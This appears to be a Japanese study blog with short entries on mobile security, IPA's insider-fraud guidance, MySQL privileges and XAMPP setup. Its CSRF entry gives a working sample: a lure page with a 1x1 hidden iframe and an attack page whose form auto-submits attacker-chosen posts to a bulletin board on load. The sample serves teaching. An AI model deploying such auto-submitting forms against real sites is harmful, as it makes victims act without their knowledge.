        ・アプリには、内部の情報を窃取するものが存在する
          個人利用の場合は、所属する組織の業務規程に従う

      スマートフォン、タブレット使用時の注意
        ・不正アプリのインストールを防ぐためには
          パソコンと同様に信頼できない場所からアプリをダウンロードしない
          アプリのインストールする際には「パーミッション」の一覧には必ず目を通す
            疑問に感じた場合には、アプリのインストールを中止する
        ・スマートフォンやタブレットを机などに置いたままでその場を離れない
          パスワードロック機能を必ず有効にし、1分程度の短い時間でロックする

      セキュリティアプリの導入
        ・偽のアプリをインストールしてウイルスの感染被害に遭う場合がある
          Android OSのスマートフォンやタブレットの利用者はセキュリティアプリを導入する

  • 情報漏洩の防止(IPA)

    7月10日(木)にIPAより以下のお知らせがありました
      組織の内部関係者の不正行為による情報漏えいを防止するため、セキュリティ対策の見直しを!

    (1)内部不正を防止するための現状把握と対策の検討
      IPAでは、内部不正による事故・事件の発生を防止するための環境整備に役立つよう
        2013年3月に「組織における内部不正防止ガイドライン」を策定し、公開している

      ガイドラインを効果的に活用するには
        最初にチェックシートで対策の現状を把握し
        次に、その結果を基に必要な対策項目を検討する
          JMSA作成の「内部不正対策ソリューションガイド」を参考にする

    (2)内部不正が発生する仕組み
      不正行為は下記の3つの要素が全て揃った時に発生すると言われている
        「動機・プレッシャー」
          プレッシャー(業務量、ノルマ等)や処遇への不満など
        「機会」
          技術的環境や物理的環境及び組織のルールなど、不正行為の実行を可能にする環境
        「正当化」
          良心の呵責を乗り越える都合の良い解釈や他人への責任転嫁など

      3つの要素の低減が内部不正を防止するために最も有効となる
        組織が対処できるのは「動機・プレッシャー」と「機会」の低減である

    (3)内部不正防止の対策例
      ・重要な情報であることを明確にし、適切なアクセス権限を付与すること
        重要な情報であるか否かを明確にし、適切なアクセス制御を可能とすること
        重要な情報に対するアクセス権限をもつ操作員を最小とすること
        アクセス権限は定期的に見直すこと
      ・重要情報の持ち出し・可搬媒体等の持ち込みの監視
        情報機器や記録媒体の管理を厳格にすること
        可搬媒体の利用を制限し、管理者の承認と記録を取ること
      ・定期的な操作履歴の監視・監査
        重要情報へのアクセス履歴、利用者の操作履歴等のログを記録すること
        ログを定期的に監査し、異常な事象の発見に努めること

  • クロスサイトリクエストフォージェリ

    クロスサイトリクエストフォージェリ(Cross site request forgeries)
      掲示板に意図しない書き込みをさせられる
      オンラインショップで買い物をさせられる
      ルーターや無線LAN等の情報機器の設定を勝手に変更される


      概要

        (1)攻撃者が誘導用のページを用意する
        (2)誘導用のページを閲覧する
        (3)攻撃用ページにリクエストが送信され、攻撃者の意図した操作が行われる

    クロスサイトリクエストフォージェリ
    概要


    掲示板への書き込みサンプルを挙げておきます
      誘導用のページとして用意する
        <!DOCTYPE html>
        <html lang=”ja”>
        <head>
          <title>誘導用のページ</title>
        </head>
        <body>
          <p>ようこそいらっしゃいました。</p>
          <iframe width=”1″ height=”1″ src=”attack.html”></iframe>
        </body>
        </html>

      攻撃用のページとして用意する
        <!DOCTYPE html>
        <html lang=”ja”>
        <head>
          <title>攻撃用のページ</title>
        </head>
        <body onload=”document.attackform.submit();”>
          <form name=”attackform” method=”post” action=”http://example.com/bbs/register.cgi”>
          <input type=”hidden” name=”title” value=”攻撃者が指定した題名”>
          <input type=”hidden” name=”article” value=”攻撃者が指定した本文”>
          <input type=”submit” value=”送信”>
          </form>
        </body>
        </html>

      仕組みの説明
        ・最初にアクセスされた誘導用ページのインラインフレーム内で
          攻撃用ページが呼び出される
          縦1 ピクセル、横1ピクセルのインラインフレーム内で行われるため、被害者は気が付かない
        ・攻撃用ページのonload属性により、ページが読込まれるのと同時に
          掲示板への書き込みフォームの送信ボタンが自動的に押される
        ・フォームで指定された文言で掲示板に書き込みが行われる

        最初に誘導用ページにアクセスした人が意図しないうちに
          意図しない内容で掲示板に書き込みされることになる

  • キーポジション

    正しいキーポジション

    キーポジション


  • 活動報告・金曜会(第100回)

    2012年に始めて、今日で100回目となります

    全体報告(課題報告)
      クラウド上でのファイル共有を試す
        Dropboxへのログインで揉める
          メールアドレスをIDにすると便利なのだが、判断できず
        IDをどうするかは次週に決着させる

      ブログ開設に取り組む
        まずは新規にメールアカウントを用意する
        お気に入りのアカウントを取るのに苦労する

      この続きは次週とする

    個人報告
      WinXP機をLinux機への切替インストールについて
        何も変わらず

  • MySQLの権限レベル

    権限は5つのレベルに分けられる
      グローバル レベル(G)
        全てのデータベースに適用される権限
        mysql.user テーブルに格納される

      データベース レベル(D)
        特定のデータベース内の全てのオブジェクトに適用される権限
        mysql.db と mysql.host テーブル内に格納される

      テーブル レベル(T)
        特定のテーブル内の全てのカラムに適用される権限
        mysql.tables_priv テーブル内に格納される

      カラム レベル(C)
        特定テーブル内の単一カラムに適用される権限
        mysql.columns_priv テーブル内に格納される

  • XAMPP(データ移行)

    データ移行を行う
      ・環境の違いを吸収する
        データについては下記の様な2段階を経てサーバーに移行される
          第一段階:XPからWin7へ
            XPのサポート終了に伴って、開発環境をWin7へ移す
            同じWindowsだが、【an httpd】環境から【XAMPP】環境へ移す
          第二段階:Win7からUnixへアップロードする
            Shift-JISからUTF8の世界へデータを移す

      ・MySQLのテーブルのネーミング問題
        テーブル作成でトラブル
          テーブル名の先頭1文字を大文字にしようとしてエラーとなる

          Unix環境は大文字と小文字を厳密に区別して扱います
            【my.ini】で【lower_case_table_nemes=0】となっています
            大文字と小文字を区別する指定です
          windows環境は大文字も小文字も同じとして扱います
            【my.ini】で【lower_case_table_nemes=1】となっています
            大文字だと小文字に変えてテーブル生成する指定です

          上記の様に【XAMPP】環境では、大文字で入力しても小文字でテーブルを生成しますので
            unix環境だとテーブル名の操作で不整合が生じます、それで登録時にエラーにしている
            windows環境(XAMPP)の【my.ini】で【lower_case_table_nemes=2】と指定する
             これは、入力通りの文字でテーブルを生成する指定です
              全て小文字にすれば解決するのですが、ソースの見た目を重視しました
              MySQLの操作には気を遣い続けていこうと思います

      ・文字コードの問題
        XP環境ではshift-jisで統一していました
          unix環境ではutf8に統一しようと考えています

        ・DBの内容をCSVにして移行する際にコード変換を掛けます
          一度読み込んでから書き出す際に文字コードを指定する

      ・全角文字の問題
        ・ホルダー名とファイル名に全角文字コード(日本語)を使っていた
          unix環境では使用できないと考えて、全件を【change】コマンドで半角文字に変換する
          これはかなりの手作業量になりそう・・・・・・自動では変換不可能だから

  • XAMPP(MySQL)の修正

    MySQLを修正(カスタマイズ)する
      ・【my.ini】の内容を確認する
        【my.ini】の位置を確認する
          (例) C:\xampp\mysql\bin\my.ini

        【my.ini】を修正する
          使用する文字コードを設定する
            (例) [mysqld]
                 …
                 character-set-server = utf8
                 skip-character-set-client-handshake
                 …

      ・セキュリティの設定を強化する
        インストール状態のままだとDB使用に制限を設けていないことになっている
          【http://localhost/xampp/】より【XAMPP for Windows】画面を表示する
          左サイドメニューの【セキュリティ】をクリックする
            MySQLの【root】パスワードを設定する
            XAMPPのディレクトリ制御(.htaccess)のユーザ名とパスワードを設定する

      ・DBを使用するユーザを設定する
        【XAMPP for Windows】画面の左サイドメニューの【PHPMyAdmin】をクリックする
          ユーザ名は【root】、パスワードは上記で設定したモノを入力する

          【ユーザ】タブ → 「ユーザを追加する」をクリックする
          「ユーザーを追加する」画面を確認する
            ユーザ名、ホスト(ローカルを選択する)、パスワードを設定する
            ユーザ専用データベースは「同名の・・・・・与える」を選択する
            「追加」をクリックする

      ・DBの動作を確認する
        MySQLを再起動させてから確認する
          コマンドプロンプトを起動し、【p:¥xampp¥mysql¥bin】を表示させる
          コマンド【mysql -h localhost -u root -p】を入力する
            パスワードを入力してMySQLの動作が確認できればOK
          コマンドプロンプトの【p:¥xampp¥mysql¥bin】で【mysql】コマンドを入力
            【show variables like ‘char%’;】を入力し文字コードを確認できればOK

    *************************************************************************
    以前に構築した際の資料を比較のため掲載しておきます
    リンク先がNotFoundの可能性があります
    *************************************************************************
    MySQLの導入について  更新日:2007年04月03日
    *************************************************************************
    *************************************************************************

  • XAMPP(PHP)の修正

    PHPを修正(カスタマイズ)する
      ・【php.ini】の内容を確認する
        特別な処理を付け加えなくてもここまでの流れでPHPが期待通りに動いている
          【http://localhost/xampp/】より【phpinfo】関数を使って設定内容を確認する

      ・【php.ini】を修正する
        上記【phpinfo】情報より【php.ini】の位置を確認する
          (例) C:\xampp\php\php.ini
        既に設定されているので変更しない
          マルチバイト(日本語)対応
            (例) extension=php_mbstring.dll
          CGIの起動対応
            (例) cgi.force_redirect=1
          入力文字のエスケープ対応
            (例) magic_quotes_gpc = Off
        個別に日本語対応を順次行う
          (例) mbstring.language = Japanese
          (例) mbstring.internal_encoding = UTF-8
          (例) mbstring.http_input = pass
          (例) mbstring.http_output = pass
          (例) mbstring.encoding_translation = Off
          (例) mbstring.detect_order = UTF-8,SJIS,EUC-JP,JIS,ASCII
          (例) mbstring.substitute_character = none
          (例) mbstring.func_overload = 0
          (例) mbstring.strict_detection = Off

      ・【php.ini】以外を修正する
        【.htaccess】の【AddType】を修正する
          拡張子がHTMLでもphp文が動くように設定する
          毎回拡張子の判別処理に時間を要することになるが、便利なので対応する
          (例) AddType application/x-httpd-php .htm .html

    *************************************************************************
    以前に構築した際の資料を比較のため掲載しておきます
    リンク先がNotFoundの可能性があります
    *************************************************************************
    PHPの導入について  更新日:2008年06月24日
    *************************************************************************
    *************************************************************************